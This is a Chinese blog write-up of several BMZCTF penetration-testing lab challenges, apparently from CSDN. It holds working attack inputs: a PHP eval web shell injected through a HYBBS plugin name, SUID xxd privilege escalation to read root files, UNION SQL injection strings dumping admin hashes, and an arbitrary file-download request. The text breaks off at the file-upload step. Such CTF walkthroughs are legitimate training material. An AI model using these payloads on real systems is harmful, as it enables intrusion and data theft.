




[BZMCTF]综合渗透部分 writeup

原创


shu天  于 2022-01-10 20:59:17 发布  2570  收藏 2

分类专栏: [ctf 渗透](#) 文章标签: [安全](#) [web安全](#) [ctf 渗透](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/122339539

版权



[ctf](#) 同时被 2 个专栏收录 

81 篇文章 4 订阅

订阅专栏



[渗透](#)

13 篇文章 0 订阅

订阅专栏

[BZMCTF]综合渗透部分 writeup

伟大宝宝的宝藏

1.后台getshell

2.suid提权

sqlguncms

1.玩玩搜索框sql注入

2.后台登陆+容易文件读取

3.后台文件上传getshell

4.XSS

ThinkPHP

1.TP5命令执行

2.后台登陆

3.Phar反序列化漏洞


简历系统

zblog


靶场: <http://www.bmzclub.cn/challenges>

伟大宝宝的宝藏

1.后台getshell



Powered by HYBBS Version 12.25.4 (官方: <http://bbs.hyphp.cn/>、<https://github.com/hyyp/HYBBS2/releases/tag/HYBBS2.3>)于是开始搜索HYBBS的漏洞, 找到了这篇博客https://blog.csdn.net/weixin_50359752/article/details/108869507, 需要用户登陆, 但是自己注册的用户没有后台登陆的选项, 还是需要管理员用户



如果账户不存在会回显, 可以推出存在admin账户, 看了wp, 发现原题有提示的

比赛题目：综合渗透区——《伟大宝宝的宝藏》

题目场景：初出茅庐的程序员伟大宝宝给公司做了一个网站，由于采用了通用的CMS所以他把存在的漏洞给修复好了，顺便做了些二次开发。

在他认为网站非常坚固的情况下，网站上线的第一天服务器就被黑客拿下来了，并且还打穿了公司内网导致公司损失重大。

他所在的公司立刻找到了你并给了你一个渗透测试项目，需要你来寻找黑客入侵的途径，并找到黑客是如何获取/root/目录下的flag文件信息的。

社工密码字典在线生成 <https://api.xiaobaibk.com/lab/guess/>

一个栏目可以输入多个信息,一行一条信息即可

<input type="text" value="baobao"/>	<input type="text" value="姓名全拼"/>
<input type="text" value="英文名"/>	<input type="text" value="admin"/>
<input type="text" value="手机号"/>	<input type="text" value="QQ号"/>
<input type="text" value="出生日期"/>	<input type="text" value="特殊数字"/>
<input type="text" value="邮箱前缀"/>	<input type="text" value="历史密码"/>
<input type="text" value="伴侣姓名简拼"/>	<input type="text" value="伴侣姓名全拼"/>

提交

CSDN @shu天

得到密码 `baobao123456789`

Attack Save Columns 3. Intruder attack of www.bmzclub.cn - Temporary attack - Not saved to project file

Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
1		502	<input type="checkbox"/>	<input type="checkbox"/>	727	
128	baobao123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	553	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	261	
2	baobao	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
3	baobao.	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
4	BAOBAO	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
5	BAOBAO.	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
6	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
7	admin.	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
8	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
9	ADMIN.	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
10	woaini	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
11	woaini.	200	<input type="checkbox"/>	<input type="checkbox"/>	244	
12	WOAINI	200	<input type="checkbox"/>	<input type="checkbox"/>	244	

Request Response

Pretty Raw Hex Render \n ☰

```
6 X-Powered-By: HYPHP
7 Set-Cookie: HYBBS_HEX=
Xm843aD2U7nFup%25252FRwLEvcGtDprkakhNa4kfMMP|anmoQyTaucYMVDZT i 142Y I KUK08Hv I NyML
```

```
VIwXctGyvfjp%252Bzf%25252F44xvgJqdxobdeJncswtw4tbZmuBcwa7I xqJGXJsu004%253D; pat
8 Set-Cookie: re_url=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; p
9 Content-Length: 90
10
11 {"error":true,"info": "\u767b\u5f55\u6210\u529f !", "url":
"http://www.bmzclub.cn:22378/"}
```



上传模板zip没有反应，后来发现插件名也可以命令执行，新建插件，插件名 `111',phpinfo(),//`，然后植入一句话 `111',@eval($_POST['g']),//`



HY BBS 返回上一页 刷新本页

PHP VERSION 5.6.40

System	Linux 8860bb232478 4.19.0-6-uclooud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
Build Date	Jan 31 2019 01:29:58
Configure Command	./configure '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl' 'CFLAGS=-fstack-protector-strong -fpic -fpie -O2' 'LDFLAGS=-Wl,-O1 -Wl,-hash-style=both -pie' 'CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies

zend engine

CSDN @shu天

但是具体找存放插件名的php文件需要自己本地试一下，/Plugin/111/conf.php

添加数据 添加 清空 测试连接

基础配置

URL地址 * http://127.0.0.1:8081/HYBBS2.3/Plugin/111/conf.php

连接密码 * g

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

base64

chr

请求信息

其他设置

筛选 2020- 一整行

查找 2020- conf.php x

```
<?php
return array(
    'name' => '111',@eval($_POST['g']),//,
    'user' => '111',
    'icon' => "",
    'mess' => '111',
    'version' => '1.0',
);
```

CSDN @shu天

2.suid提权

尝试查找具有root权限的SUID的可执行文件

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
(www-data:~) $ find / -user root -perm -4000 -print 2>/dev/null  
/usr/bin/xxd  
(www-data:~) $
```

```
xxd /root/flag
```

```
(www-data:~) $ cat /root/flag  
cat: can't open '/root/flag': Permission denied  
(www-data:~) $ xxd /root/flag  
00000000: 424d 5a43 5446 7b30 3362 6630 6635 6637  BMZCTF{03bf0f5f7  
00000010: 3339 3934 6133 6162 3533 6232 3763 3765  3994a3ab53b27c7e  
00000020: 3432 3732 3534 337d 0a                    4272543}.  
(www-data:~) $
```

```
(www-data:~) $ xxd /root/flag |xxd -r  
BMZCTF{03bf0f5f73994a3ab53b27c7e4272543}
```

参考wp: <http://www.hackdig.com/11/hack-202888.htm>

sqlguncms


1.玩玩搜索框sql注入

Sqlgun 新闻搜索

[首页](#)
[人文地理](#)
[天体物理](#)
[考古发现](#)
[生命奥秘](#)
[动物世界](#)
[科技前沿](#)
[奇闻奇观](#)
[外星传闻](#)
[全部新闻](#)

[宇宙发现](#)
[天文航空](#)
[历史传说](#)
[地域探索](#)
[自然发现](#)

- 最新新闻**
- ▶ 百岁日本锦鲤 价值百万
- ▶ 美发明面包块大小纳米卫星 专门用来
- ▶ 法国科学家发现首颗系外可居星球 可
- ▶ 日科学家发现“自由漂浮”行星 遗存
- ▶ 法国“蜘蛛人”登上261米大厦
- ▶ 意大利考古学家称找到“蒙娜·丽莎”
- 热门新闻**
- ▶ 电极植入美男子脊髓 成全球首例站立
- ▶ 美现“怪骨股” 蚂蚁化石 堪比现代蜂
- ▶ 美科学家研究发现月球水储量是此前估
- ▶ 英国再现麦田怪圈，呈三环形状
- ▶ 百岁日本锦鲤 价值百万
- ▶ 火星地图惊现“神秘建筑”？



welcome to use sqlgun 新闻发布系统

百岁日本锦鲤 价值百万

2011-06-09 21:10:59

锦鲤号称“游动的宝石”，它色彩斑斓，艳丽多姿，或红白相间，或黑红相配，是装点日本庭院的重要内容，有“观赏鱼之王”的称号。

其实，锦鲤的原始品种是红色鲤鱼，我国西晋时代已有记载，而红鲤作为观赏鱼，在明代已非常普遍。

后来红鲤经朝鲜传入日本，最初是贵族放养在池中以供观赏，平民难得一见，后来经过人工选育，变化出各种颜色，成为了赏心悦目的艺术品。传说约在18世纪初，日本新潟县中野附近的山古志村的农民在田间劳作时，发现有一些鲤鱼的颜色非常亮丽，为避免这些鱼被捕食，他们将鱼移到屋檐下饲养。

在漫长的冬季里，低温使得鱼的遗传基

sqlgun新闻发布系统，这好像是个awd靶场，网上可以下载源码，但是找不到官网

← → ↻ 🏠 ⚠ 不安全 | www.bmzclub.cn:22378/sqlgunsearch.php

select id from news where title like '%admin%'

Sqlgun 新闻搜索

[首页](#)
[人文地理](#)
[天体物理](#)
[考古发现](#)
[生命奥秘](#)
[动物世界](#)
[科技前沿](#)
[奇闻奇观](#)
[外星传闻](#)
[全部新闻](#)

[宇宙发现](#)
[天文航空](#)
[历史传说](#)
[地域探索](#)
[自然发现](#)

CSDN @shu天

搜索框试试，是mysql模糊查询，order by测列数，是3列

```
' order by 3 -- -
# select id from news where title like '%' order by 3 -- -%'
# Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/sqlgunsearch.php on line 32
```

查看回显点

```
1' union select 11,2,3 -- -
```

← → ↻ 🏠 ⚠ 不安全 | www.bmzclub.cn:22378/sqlgunsearch.php

select id from news where title like '%1' union select 11,2,3 -- -%'

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/sqlgunsearch.php on line 32

Sqlgun 新闻搜索

[首页](#)
[人文地理](#)
[天体物理](#)
[考古发现](#)
[生命奥秘](#)
[动物世界](#)
[科技前沿](#)
[奇闻奇观](#)
[外星传闻](#)
[全部新闻](#)

[宇宙发现](#)
[天文航空](#)
[历史传说](#)
[地域探索](#)
[自然发现](#)

最新新闻

- ▶ 百岁日本锦鲤 价值百万
- ▶ 美发明面包块大小纳米卫星 专门用来
- ▶ 法国科学家发现首颗系外可居星球 可
- ▶ 日科学家发现“自由漂浮”行星 遗存
- ▶ 法国“蜘蛛人”登上261米大厦

全部新闻:

2 3

» 1/0页 » 共条新闻 » 首页 » 上一页 » 下一页 » 尾页

CSDN @shu天


```

1' union select 11,database(),3 -- -
# 数据库 sqlgunnews

1' union select 11,group_concat(TABLE_NAME,0x3c2f62723e),3 from information_schema.TABLES where TABLE_SCHEMA='sqlgunnews'-- -
#库里的表名 admin,class,news,system

1' union select 11,group_concat(COLUMN_NAME,0x3c2f62723e),3 from information_schema.COLUMNS where TABLE_NAME='admin'-- -
#admin表的字段有id,admin,password

1' union select 11,group_concat(admin, 0x3c2f62723e,password),3 from admin-- -
# admin 21232f297a57a5a743894a0e4a801fc3

```




somd5解密



凸(艹皿艹)我刚刚在干嘛，这不一个admin/admin就进来后台了

2.后台登陆+容易文件读取

这个框架有个后台 `/sqlgunadmin/login.php`





SQLgun 系列后台管理平台

用户
密码
验证码

登录
重置

CSDN @shu天

验证码是假验证码，不用输，进入后台后翻翻，可以下载日志，看看能不能任意文件下载（他后台代码有问题，写得是get接受参数，但是他前端是post传参的，要自己改改）

Request

Pretty Raw Hex \n ≡

```
1 POST /sqlgunadmin/download.php?download=down&filepath=%2Fflag HTTP/1.1
2 Host: www.bmzclub.cn:22378
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.bmzclub.cn:22378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer:
```

Response

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Thu, 06 Jan 2022 11:44:51 GMT
4 Content-Type: application/octet-stream
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 Accept-Ranges: bytes
8 Accept-Length: 41
9 Content-Disposition: attachment; filename=log.txt
10 Content-Length: 41
11
12 BMZCTF {b98a3583f5834629822b37ade5135780}
13
```

CSDN @shu天

request

Pretty Raw Hex \n ≡

```
1 POST /sqlgunadmin/download.php?download=down&filepath=/var/www/html/sqlgunadmin/download.php HTTP/1.1
2 Host: www.bmzclub.cn:22378
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.bmzclub.cn:22378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://www.bmzclub.cn:22378/sqlgunadmin/download
```

response

Pretty Raw Hex Render \n ≡

```
filename=log.txt
10 Content-Length: 863
11
12 <?php
13     if($_GET["download"]=="down"){
14         if(isset($_GET["filepath"])){
15             $file_path=$_GET["filepath"];
16             $fp=fopen($file_path,"r");
17             $file_size=filesize($file_path);
18
19             //□□□□ è □□□□□□□□□□ é □□ è □□□□□ "□
20             □° □□□□□□□
21             Header("Content-type: application/octet-stream");
22             Header("Accept-Ranges: bytes");
23             Header("Accept-Length:". $file_size);
24             Header("Content-Disposition:
```



INSPECTOR

```

Accept-Encoding: gzip, deflate
attachment; filename=log.txt");
$buffer=1024;


```

3.后台文件上传getshell



